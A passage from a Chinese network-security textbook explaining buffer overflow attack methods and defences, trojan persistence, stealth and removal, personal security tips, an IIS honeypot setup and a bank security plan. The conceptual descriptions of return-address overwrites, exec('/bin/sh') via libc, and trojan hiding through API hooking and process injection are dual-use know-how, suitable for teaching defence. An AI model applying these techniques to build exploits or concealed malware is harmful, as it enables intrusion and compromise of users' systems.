骨干网络运营商提供了互联网存在的物理基础。如果骨干网络运营商可以很好地合作的话，DDoS 攻击可以很好地被预防。

目前我们至少可以做到把自己的网络与主机维护好，首先让自己的主机不成为别人利用的对象去攻击别人；其次，在受到攻击的时候，要尽量保存证据，以便事后追查，一个良好的网络和日志系统是必要的。无论 DDoS 的防御向何处发展，这都将是一个社会工程，需要 IT 界的同行们来一起关注，通力合作。

12.2.6　缓冲区溢出攻击及防范

缓冲区是用户为程序运行时在计算机中申请的一段连续的内存，它保存了给定类型的数据。缓冲区溢出指的是一种常见且危害很大的系统攻击手段，通过向程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他的指令，以达到攻击的目的。更为严重的是，缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权。由于这类攻击使任何人都有可能取得主机的控制权，所以它代表了一类极其严重的安全威胁。

1. 缓冲区溢出攻击

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻

击者攻击 root 程序,然后执行类似 exec(sh)的执行代码来获得 root 的 shell。为了达到这个目的,攻击者必须达到两个目标:一是在程序的地址空间里安排适当的代码;二是通过适当地初始化寄存器和存储器,让程序跳转到事先安排的地址空间执行。根据这两个目标,可以将缓冲区溢出攻击分为以下 3 类。

1) 在程序的地址空间里安排适当的代码

(1) 植入法。攻击者用被攻击程序的缓冲区来存放攻击代码。攻击者向被攻击的程序输入一个字符串,程序会把这个字符串放到缓冲区里。这个字符串包含的数据是可以在这个被攻击的硬件平台上运行的指令序列。

(2) 利用已经存在的代码。有时候,攻击者想要的代码已经在被攻击的程序中了,攻击者所要做的只是对代码传递一些参数,然后使程序跳转到指定目标。例如,在 C 语言中,攻击代码要求执行 exec("/bin/sh"),而在 libc 库中的代码执行 exec(arg),其中 arg 是指向一个字符串的指针参数,那么攻击者只要把传入的参数指针指向/bin/sh,就可以调转到 libc 库中的相应的指令序列。

2) 控制程序转移到攻击代码

控制程序转移到攻击代码旨在改变程序的执行流程,使之跳转到攻击代码。最基本方法的就是溢出一个没有边界检查或者其他弱点的缓冲区,这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区,攻击者可以用近乎暴力的方法改写相邻的程序空间而直接跳过系统的检查。

(1) 激活记录(activation records)。每当一个函数调用发生时,调用者会在堆栈中留下一个激活记录,它包含了函数结束时返回的地址。攻击者通过溢出这些自动变量,使这个返回地址指向攻击代码。通过改变程序的返回地址,当函数调用结束时,程序就跳转到攻击者设定的地址,而不是原先的地址。这类缓冲区溢出 stack smashing attack,是目前常用的缓冲区溢出攻击方式。

(2) 函数指针(function pointers)。C 语言中,void (* foo)()声明了一个返回值为 void 函数指针的变量 foo。函数指针可以用来定位任何地址空间,所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区,然后溢出这个缓冲区来改变函数指针。在某一时刻,当程序通过函数指针调用函数时,程序的流程就按攻击者的意图实现了。它的一个攻击范例就是在 Linux 系统下的 super probe 程序。

(3) 长跳转缓冲区(longjmp buffers)

在 C 语言中包含了一个简单的检验/恢复系统,称为 setjmp/longjmp。意思是在检验点设定 setjmp(buffer),用 longjmp(buffer)来恢复检验点。然而,如果攻击者能够进入缓冲区的空间,那么 longjmp(buffer)实际上是跳转到攻击者的代码。像函数指针一样,longjmp 缓冲区能够指向任何地方,所以攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003,攻击者首先进入用来恢复缓冲区溢出的 longjmp 缓冲区,然后诱导进入恢复模式,这样就使 Perl 的解释器跳转到攻击代码上了。

3) 综合代码植入和流程控制技术

常见的缓冲区溢出攻击类型就是在一个字符串里综合了代码植入和激活记录。攻击者定位一个可供溢出的自动变量,然后向程序传递一个很大的字符串,在引发缓冲区溢出改变激活记录的同时植入了代码。这个是由 Levy 指出的攻击的模板。因为 C 语言在习惯上只

为用户和参数开辟很小的缓冲区,因此这种漏洞攻击的实例不在少数。

代码植入和缓冲区溢出不一定要在一次动作内完成。攻击者可以在一个缓冲区内放置代码,这是不能溢出缓冲区。然后,攻击者通过溢出另外一个缓冲区来转移程序的指针。这种方法一般用来解决可供溢出的缓冲区不够大的情况。

如果攻击者试图使用已经常驻的代码而不是从外部植入代码,他们通常会把代码参数化。举例来说,在 libc 中的部分代码段会执行命令 exec(something),其中 something 就是参数。攻击者然后使用缓冲区溢出改变程序的参数,利用另一个缓冲区溢出使程序指针指向 libc 中的特定的代码段。

2. 缓冲区溢出攻击的防范方法

目前主要有四种基本的方法能够保护缓冲区免受溢出攻击。

1) 编写正确的代码

编写正确的代码是一件非常有意义但耗时的工作,特别像编写 C 语言那种具有容易出错倾向的程序,错误是由于追求性能而忽视正确性的传统引起的。尽管花了很长的时间使得人们知道了如何编写安全的程序,具有安全漏洞的程序依旧出现。因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序。

最简单的方法就是用 grep 来搜索源代码中容易产生漏洞的库的调用,如对 strcpy 和 sprintf 的调用,这两个函数都没有检查输入参数的长度。事实上,各个版本 C 的标准库均有这样的问题存在。

为了寻找一些常见的诸如缓冲区溢出和操作系统竞争条件等漏洞,代码检查小组检查了很多的代码。然而依然有漏网之鱼存在。尽管采用了 sntrcpy 和 snprintf 这些替代函数来防止缓冲区溢出的发生,但是由于编写代码的问题,仍旧会有这种情况发生。例如 lprm 程序就是最好的例子,虽然它通过了代码的安全检查,但仍然有缓冲区溢出的问题存在。

虽然这些工具帮助程序员开发更安全的程序,但是由于 C 语言的特点,这些工具不可能找出所有的缓冲区溢出漏洞。所以,侦错技术只能用来减少缓冲区溢出的可能,并不能完全地消除它的存在。除非程序员能保证他的程序万无一失,否则还是要用到以下的内容来保证程序的可靠性能。

2) 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行,从而使得攻击者不可能执行植入被攻击程序输入缓冲区的代码,这种技术被称为非执行的缓冲区技术。事实上,很多老的 UNIX 系统都是这样设计的,但是近来的 UNIX 和 MS Windows 系统由于实现更好的性能和功能,往往在数据段中动态地放入可执行的代码。所以为了保持程序的兼容性,不可能使所有程序的数据段不可执行。

3) 数组边界检查

不像非执行缓冲区保护,数组边界检查完全放置了缓冲区溢出的产生和攻击。这样,只要数组不能被溢出,溢出攻击也就无从谈起。为了实现数组边界检查,则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作,但是通常可以采用一些优化的技术来减少检查的次数。

4) 程序指针完整性检查

程序指针完整性检查和边界检查略微不同。与防止程序指针被改变不同,程序指针完

整性检查在程序指针被引用之前检测到它的改变。因此，即便一个攻击者成功地改变了程序的指针，由于系统事先检测到了指针的改变，因此这个指针将不会被使用。

与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而且兼容性也很好。

12.2.7 木马技术及防范

1. 木马的实现技术

1）木马的常用启动方式

对于一般的应用程序来说通常有下面的几种自启动方式：

- 把程序放入系统的启动目录中，注意在 Windows 中有两个自启动目录。
- 把程序的自启动设置到系统配置文件中，如 win.ini、system.ini 等中。
- 在注册表中进行配置实现程序的自动启动。
- 把程序注册为系统服务。
- 替换系统文件（该方法在目前的 Windows 2000 及以后的操作系统中已经基本失效）。

木马为了达到隐藏自己的目标，通常在设置注册表启动项时具有很强的迷惑性，有些木马还可以随机更改有关的启动项。

2）木马的隐蔽性

木马的隐蔽性是木马能否长期存活的关键，这主要包括几方面的内容：

（1）木马程序本身的隐蔽性、迷惑性。

在文件名的命名上采用和系统文件的文件名相似的文件名，设置文件的属性为系统文件、隐藏、只读属性等，文件的存放地点是不常用或难以发现的系统文件目录中。

（2）木马程序在运行时的隐蔽性。

通常采用了远程线程技术或 HOOK 技术注入其他进程的运行空间，采用 API HOOK 技术拦截有关系统函数的调用实现运行时的隐藏，替换系统服务等方法导致无法发现木马的运行痕迹。

（3）木马在通信上的隐蔽性。

可以采用端口复用技术不打开新的通信端口实现通信、采用 ICMP 协议等无端口的协议进行通信，还有些木马平时只有收到特定的数据包才开始活动，平时处于休眠状态。

（4）不安全的木马技术。

具资料显示有些木马在运行时能够删除自身启动运行及存在的痕迹，当检测到操作系统重新启动时再重新在系统中设置需要启动自身的参数，这类木马存在的问题：不安全，当系统失效时（如断电、死机时）无法再次恢复运行。

2. 木马的发现及清除

1）木马的发现

可以查看系统端口开放情况，查看系统服务情况，查看系统运行任务是否有可疑之处，注意网卡的工作情况，注意系统日志及运行速度有无异常。

2）木马的清除

通常可以使用杀毒软件进行清除木马，也可以采用手工的方法来进行清除，但是对有些

木马采用手工清除的方法可能会存在一些困难，主要时因为：

（1）有些木马采用了多进程相互监视技术来启动被关闭的进程，很多关键性应用中使用了该技术，如 InterBase 数据库等。

（2）有些木马使用任务管理器无法停止运行，导致无法删除。

（3）有些木马运行在其他的进程空间中无法在任务管理器中发现及停止。

对于上述几种情况在一定程度上可以采用修改注册表，使用第三方的一些任务管理器来停止任务，重新启动进入命令行模式来手工清除木马，使用一些专杀工具来清除木马。

12.3　应用实例

12.3.1　个人计算机防黑技术

1. 密码安全

不要使用简单的密码。不要简单地用生日、单词或电话号码作为密码，密码的长度至少要 8 个字符以上，包含数字、大、小写字母和键盘上的其他字符混合。对于不同的网站和程序，要使用不同口令，以防止被黑客破译。不要将 ID 和密码记录存放在上网的计算机里。不要为了下次登录方便而保存密码，要经常更改密码和不要向任何人透露您的密码。

2. 电子邮件安全

不要轻易打开电子邮件中的附件，更不要轻易运行邮件附件中的程序，除非你知道信息的来源。要时刻保持警惕性，不要轻易相信熟人发来的 E-mail 就一定没有黑客程序，不要在网络上随意公布或者留下您的电子邮件地址，去转信站申请一个转信信箱，因为只有它是不怕炸的。在 E-mail 客户端软件中限制邮件大小和过滤垃圾邮件；使用远程登录的方式来预览邮件；最好申请数字签名；对于邮件附件要先用防病毒软件和专业清除木马的工具进行扫描后方可使用。

3. IE 的安全

对于使用公共机器上网的网民，一定要注意 IE 的安全性。因为 IE 的自动完成功能在给用户填写表单和输入 Web 地址带来一定便利的同时，也给用户带来了潜在的泄密危险，最好禁用 IE 的自动完成功能。IE 的历史记录中保存了用户已经访问过的所有页面的链接，在离开之前一定要清除历史记录；另外 IE 的临时文件夹（Windows Temporary Internet Files）内保存了用户已经浏览过的网页，通过 IE 的脱机浏览特性或者是其他第三方的离线浏览软件，其他用户能够轻松地翻阅你浏览的内容，所以离开之前也需删除该路径下的文件。还要使用具有对 Cookie 程序控制权的安全程序，因为 Cookie 程序会把信息传送回网站，当然安装个人防火墙也可对 Cookie 的使用进行禁止、提示或启用。

4. 聊天软件的安全

在使用聊天软件的时候，最好设置为隐藏用户，以免别有用心者使用一些专用软件查看到你的 IP 地址，然后采用一些针对 IP 地址的黑客工具对你进行攻击。在聊天室的时候，还要预防 Java 炸弹，攻击者通常发送一些带恶意代码的 HTML 语句使用户的计算机打开无数个窗口或显示巨型图片，最终导致死机。禁止 Java 脚本的运行和显示图像功能就可以避免遭到攻击，但也使用户没法访问一些交互式网页，这需要用户权衡。

5. 防止特洛伊木马安全

不要轻易安装和运行从那些不知名的网站(特别是不可靠的 FTP 站点)下载的软件和来历不明的软件。有些程序可能是木马程序,用户一旦安装了这些程序,它们就会在用户不知情的情况下更改用户的系统或者连接到远程的服务器。这样,黑客就可以很容易地进入用户的计算机。

6. 定期升级系统

很多常用的程序和操作系统的内核都会发现漏洞,某些漏洞会让入侵者很容易进入到用户的系统,这些漏洞会以很快的速度在黑客中传开。如近期流传极广的尼姆达病毒就是针对微软信件浏览器的弱点和 Windows NT/2000、IIS 的漏洞而编写出的一种传播能力很强的病毒。因此,用户一定要小心防范。软件的开发商会把补丁公布,以便用户补救这些漏洞。建议用户订阅关于这些漏洞的邮件列表,以便及时知道这些漏洞后打上补丁,以防黑客攻击。当然最好使用最新版本的浏览器软件、电子邮件软件以及其他程序,但不要是测试版本。

7. 安装防火墙

不要在没有防火墙的情况下上网冲浪。如果使用的是宽带连接,例如 ADSL 或者光纤,用户就会在任何时候都连在 Internet 上,这样的用户就很有可能成为那些闹着玩的黑客的目标。最好在不需要的时候断开连接,还可以在计算机上装上防黑客的防火墙——一种反入侵的程序作为用户的计算机的门卫,以监视数据流动或是断开网络连接。

8. 禁止文件共享

局域网里的用户喜欢将自己的计算机设置为文件共享,以便相互之间资源共享,但是如果设了共享的话,就为黑客留了后门,他们就有机会进入用户的计算机偷看文件,甚至搞些小破坏。建议在非设共享不可的情况下,最好为共享文件夹设置一个密码。

12.3.2 配置 IIS 蜜罐抵御黑客攻击

1. 什么是蜜罐

蜜罐就是一个位于互联网上的计算机系统,其特定的目的是为了吸引并“诱捕”试图渗透进入其他人的计算机系统的黑客。要建立一个真正的蜜罐,用户需要做的事情很多,但至少要求用户做到三条,一是安装一个不打补丁的操作系统,并且需要使用默认配置;二是要保证系统上没有任何数据;三是添加一个设计目的是记载入侵者活动的应用程序。

在 IIS 中配置蜜罐并不是一件很复杂的事情,但它却可有助于极大地减少对 IIS 服务器的攻击。严格意义上讲,本书所述的并非一个真正的蜜罐,因为一个真正的蜜罐是一个拥有许多漏洞且故意暴露在互联网上的主机,这里所讨论的只不过是一个数据通信的转向器而已。使用 HTTP 主机的头信息,完全可以将攻击者的通信转向一个并不存在的站点上。

黑客们会使用端口扫描器来查找那些开放着 80 号端口的 IP 地址,并对这些端口实施其攻击和侵入的企图。另外一方面,网站的终端用户会使用域名来访问站点,因此我们的措施并不会影响这些普通用户。通过启用网站上的主机头名并将 IP 企图重新转向,就可以跟踪和记录黑客来自何方,同时又保持了对终端用户的可用性。

2. 建立一个蜜罐

我们需要做的第一件事情就是要在 Web 服务器上建立一个空的目录。其名称与位置

没有什么关系，对于本例而言，创建了一个称为 Honeypot 的目录，它位于 C:\Inetpub\wwwroot 的目录下。启动 IIS 管理程序，并为所有的站点分配一个主机头名，这样每一台虚拟服务器都有一个带有 IP 地址的主机头名。

这里要保证虚拟服务器不能与无主机头名的 80 号端口上的 IP 地址有映射关系，并保证服务器不能拥有“全部未分配的” IP 寻地址。并保障主机的头信息正确设置，用户仍可以访问所有的站点。

然后，再创建一个新的网站指向刚才创建的目录。这个蜜罐网站应当指定所有未分配的 IP 地址，并且不能配置主机的头信息。虽然这个站点的名称叫 honeypot，但这并不影响黑客对它的访问。进入这个新网站的属性设置界面，选择“目录安全”选项卡，并选中“集成 Windows 身份验证”，取消选择其他的认证方法，然后单击“确定”按钮。

接着，选择网站选项卡，并单击“高级”，单击“多网站配置”下的“添加”按钮，并添加所有的 IP 地址。如果你收到了一个关于 IP 地址冲突的错误消息，不要紧，这表明你没有为此网站设置主机头名。你需要做的是将 IP 地址从列表中清除，或为此网站配置一个主机头名。

3. 保存所有的更改，然后退出 Internet 信息服务

保存所有的更改，然后退出 Internet 信息服务，这样，当一个恶意用户通过 IP 地址来访问网站时，他就会被发送至空目录，并得到一个 403 错误。而通过 DNS 域名来访问网站的用户由于有主机的头信息，就能够访问网站的内容。

这样做并不是绝对的安全，因为黑客们仍会试图通过域名来访问网站，不过其多数攻击都被发送到了 IP 地址。使用主机的头信息会改善 Web 服务器的性能，这是因为 WWW 服务没有必要为使用独立 IP 地址的网站分配非页式内存池。

思考题

1. 什么是黑客？
2. 什么是网络欺骗？
3. 简述嗅探技术原理。
4. 简述口令破解防范方法。
5. 什么是拒绝服务攻击？
6. 如何防范缓冲区溢出攻击。
7. 什么是木马？

第 13 章　网络安全解决方案

13.1　基本概念

13.1.1　网络安全解决方案的层次划分

从层次体系上，可以将网络安全分成四个层次上的安全：

- 物理安全；
- 逻辑安全；
- 操作系统安全；
- 联网安全。

1. 物理安全

(1) 防盗：像其他的物体一样，计算机也是偷窃者的目标，例如盗走软盘、主板等。计算机偷窃行为所造成的损失可能远远超过计算机本身的价值，因此必须采取严格的防范措施，以确保计算机设备不会丢失。

(2) 防火：计算机机房发生火灾一般是由于电气原因、人为事故或外部火灾蔓延引起的。电气设备和线路因为短路、过载、接触不良、绝缘层破坏或静电等原因引起电打火而导致火灾。

人为事故是指由于操作人员不慎，吸烟、乱扔烟头等，使存在易燃物质（如纸片、磁带、胶片等）的机房起火，当然也不排除人为故意放火。外部火灾蔓延是因外部房间或其他建筑物起火而蔓延到机房而引起火灾。

(3) 防静电：静电是由物体间的相互摩擦、接触而产生的，计算机显示器也会产生很强的静电。静电产生后，由于未能释放而保留在物体内，会有很高的电位（能量不大），从而产生静电放电火花，造成火灾。

静电还可能使大规模集成电器损坏，这种损坏可能在不知不觉中发生。

(4) 防雷：利用引雷机理的传统避雷针防雷，不但增加雷击概率，而且产生感应雷，而感应雷是电子信息设备被损坏的主要杀手，也是易燃易爆品被引燃起爆的主要原因。

雷击防范的主要措施是，根据电气、微电子设备的不同功能及不同受保护程序和所属保护层确定防护要点作分类保护。

对于雷电和操作瞬间过电压危害的可能通道，从电源线到数据通信线路都应做多层保护。

(5) 防电磁泄漏：电子计算机和其他电子设备一样，工作时要产生电磁发射。

电磁发射包括辐射发射和传导发射。

这两种电磁发射可被高灵敏度的接收设备接收并进行分析、还原，造成计算机的信息泄露。

屏蔽是防电磁泄漏的有效措施，屏蔽主要有电屏蔽、磁屏蔽和电磁屏蔽三种类型。

2. 逻辑安全

计算机的逻辑安全需要用口令、文件许可等方法来实现。

可以限制登录的次数或对试探操作加上时间限制;可以用软件来保护存储在计算机文件中的信息;限制存取的另一种方式是通过硬件完成,在接收到存取要求后,先询问并校核口令,然后访问列于目录中的授权用户标志号。

此外,有一些安全软件包也可以跟踪可疑的、未授权的存取企图,例如,多次登录或请求别人的文件。

3. 操作系统安全

操作系统是计算机中最基本、最重要的软件。

同一计算机可以安装几种不同的操作系统。

如果计算机系统可提供给许多人使用,操作系统必须能区分用户,以便于防止相互干扰。

一些安全性较高、功能较强的操作系统可以为计算机的每一位用户分配账户。

通常,一个用户一个账户。操作系统不允许一个用户修改由另一个账户产生的数据。

4. 联网安全

联网的安全性通过两方面的安全服务来达到:

(1) 访问控制服务:用来保护计算机和联网资源不被非授权使用。

(2) 通信安全服务:用来认证数据机要性与完整性,以及各通信的可信赖性。

13.1.2　网络安全解决方案的框架

总体上说,一份安全解决方案的框架涉及 6 大方面,可以根据用户的实际需求取舍其中的某些方面。

(1) 概要安全风险分析;

(2) 实际安全风险分析;

(3) 网络系统的安全原则;

(4) 安全产品;

(5) 风险评估;

(6) 安全服务。

13.2　网络安全解决方案设计

13.2.1　网络系统状况分析

1. 网络系统性能分析与研究的指标

所谓网络系统的性能分析评价,是对制定的一个网络系统或一类网络系统求出其性能指标的方法。例如,网络安全设备是网络的一个组成部分,对其性能的分析评价完全可以参照对网络的性能分析评价方法来进行,所以在进行网络系统性能分析与研究时,要将网络合可分,分可合。

一般评价一个网络系统性能好坏的技术包括吞吐量、报文平均延迟时间、系统的平均响

应时间、系统的报文平均队长、最大工作站数、网络吞吐量的最大距离和可靠性等。从应用系统的设计和网络系统的维护、管理角度来看,用户关心的技术指标是:网络吞吐率(S)、介质利用率(U)和延迟时间(D)。

(1) 网络吞吐率(有时也称为吞吐量)是指单位时间内通信信道的信息量,或一定时间内某台计算机或设备所能完成的通信总量,亦称通过量。这是一个广义的解释,实际上在不同的应用场合,吞吐量的计算方法和具体含义不尽一致。

(2) 介质利用率表示信道传送信息的时间与信道总可用时间之比。这里的时间不包括传输冲突、调节周期等各种形式的花费。

(3) 延迟时间是指网络发收的一个完整报文或一段信息的时间,即特指某个报文的延迟。一般网络的延迟都是指其统计平均值,这个值随网络系统的负载变化而变化,而延迟对负载率的变化可以说明某个网络延迟性能的好坏。

但在讨论和评价网络系统性能好坏时最重要的两个技术指标应该是网络吞吐量和延迟时间。

2. 网络系统性能分析与研究的一般方法

性能分析评价方法有多种,包括物理模型法、理论分析法、程序模拟法、综合分析法等。

13.2.2 网络安全需求分析

网络安全需求分析主要考虑下列5个方面。

(1) 主要网络安全威胁;

(2) 来自外部网络与内部网络的安全威胁;

(3) 来自外部网络的安全威胁;

(4) 来自内部网络的安全威胁;

(5) 网络安全现状。

13.2.3 网络安全解决方案

一个完整的网络安全解决方案应综合考虑下述内容。

1. 概述

- 背景;
- 目的;
- 范围;
- 工作方法。

2. 信息系统网络安全简析

- 系统结构;
- 系统功能;
- 系统用户。

3. 信息系统网络安全环境

- 信息系统网络安全现状;
- 信息系统网络安全威胁;
- 信息系统网络安全存在的脆弱性;

- 信息系统网络安全风险分析。

4. 信息系统安全目标

- 最高层安全目标；
- 具体安全目标；
- 系统安全目标；
- 环境安全目标。

5. 信息系统网络安全规划

- 总体规划概述；
- 整体网络安全体系建设规划；
- 网络体系安全规划内容；
- 交换网络安全的加固；
- 各边界安全的完善；
- 终端集中管理；
- 动态口令双因素身份认证系统；
- 物理安全体系建设；
- 应用体系安全规划内容；
- 业务数据存储；
- 业务系统漏洞加固；
- 系统行为及日志审计；
- 建设业务开发测试环境；
- 管理体系安全规划内容；
- 组织体系建设建议；
- 管理体系建设建议。

6. 安全规划效果

略

13.3　网络安全解决方案实例

13.3.1　某银行系统网络安全方案

1. 银行网络现状

目前我国银行网络通常以总行为中心，各地分、支行通过电信的帧中继线路或 DDN 与总行进行连接。银行主要应用有：储蓄、对公、信用卡、储蓄卡、IC 卡、国际业务、电子汇兑、电子邮件、电子公文、新的综合对公业务、国际业务信贷系统等。同时各地分支行又根据业务发展情况，通过 DDN 专线连接到其他行业领域，并陆续开办了网上银行、银证转券及各种代收业务，如电话费、电费等。

目前的安全措施主要有：依靠操作系统的身份认证功能，通过划分 VLAN 的方式隔离网络，以及防病毒和定期磁带数据备份等。以上这些已经不适应现代金融系统的安全需求。

目前银行网络系统常用的操作系统有 UNIX、Windows NT 等，安全等级都是 C2 级，可

以说是相对安全、严密的系统，但并非无懈可击。许多银行业务系统使用UNIX网络系统，黑客可利用网络监听工具截取重要数据；利用用户使用Telnet、Ftp、rlogin等服务时监听这些用户的明文形式的账户名和口令；利用具有suid权限的系统软件的安全漏洞；利用UNIX平台提供的工具，如finger命令查找有关用户的信息，获得大部分的用户名；利用IP欺骗技术；利用exrc文件等获得对系统的控制权。连接到骨干网络的路由器、交换机设备等，由于简单的口令设置，及某些路由协议存在的漏洞，造成整个网络的不安全。划分VLAN，并不能保证防范内部的恶意员工的破坏。与外界连接，无法防范各种黑客利用各种手段对内部网络的攻击，如DDoS攻击，及IP欺骗攻击等。

2. 安全解决方案

对于银行网络系统的全面解决方案包括物理安全、系统安全、网络安全、应用安全、信息安全及管理安全等各个方面。

保证计算机信息系统各种设备的物理安全是保障整个网络系统安全的前提。物理安全是保护计算机网络设备、设施以及其他媒体免遭地震、水灾、火灾、雷击等自然灾害，人为的破坏或误操作失误及各种计算机犯罪行为导致的破坏过程。

1）操作系统安全

针对UNIX系统，可采取以下措施：

- 将系统的安全级别设置为最高，停止不必要的服务，该关的功能关闭。
- 加强账号和口令的安全管理，定期检查/etc/passwd和/etc/shadow文件，经常更换各账号口令，查看su日志文件和拒绝登录消息日志文件。
- 及时安装补丁程序。

对于Windows NT网络系统，可采取以下措施：

- 使用NTFS文件系统，它可以对文件和目录使用ACL存取控制表。
- 系统管理员账号由原先的“Administrator”改名，使非法登录用户不但要猜准口令，还要先猜出用户名。
- 对于提供Internet公共服务的计算机，废止Guest账号，移走或限制所有的其他用户账号。
- 开启审计系统，审计各种操作成功和失败的情况，及时发现问题前兆，定期备份日志文件。
- 及时安装补丁程序。

与此同时，利用相应的扫描软件对其进行安全性扫描评估、检测其存在的安全漏洞，分析系统的安全性，提出补救措施。最后对管理人员应加强身份认证机制及认证强度。建议使用增强身份验证系统，如基于令牌的一次性口令认证系统等。

2）应用系统安全

应用系统通常包括数据库系统及专为某些应用开发的系统。对于数据库系统的安全，通常需要注意以下方面：

- 用户分类：不同类型的用户应该授予不同的数据库访问；
- 管理权限：比如数据库系统登录权限、资源管理权限、数据库管理员权限、远程访问权限等；
- 数据分类：对每类用户他能够使用的数据库是不同的，要进行数据库分类。不同的

用户访问不同的数据库系统；

- 审计功能：DBMS 提供审计功能对维护数据库的安全是十分重要的，它用来监视各用户对数据库施加的动作。

典型的银行系统网络安全解决方案的示意图如图 13-1 所示。

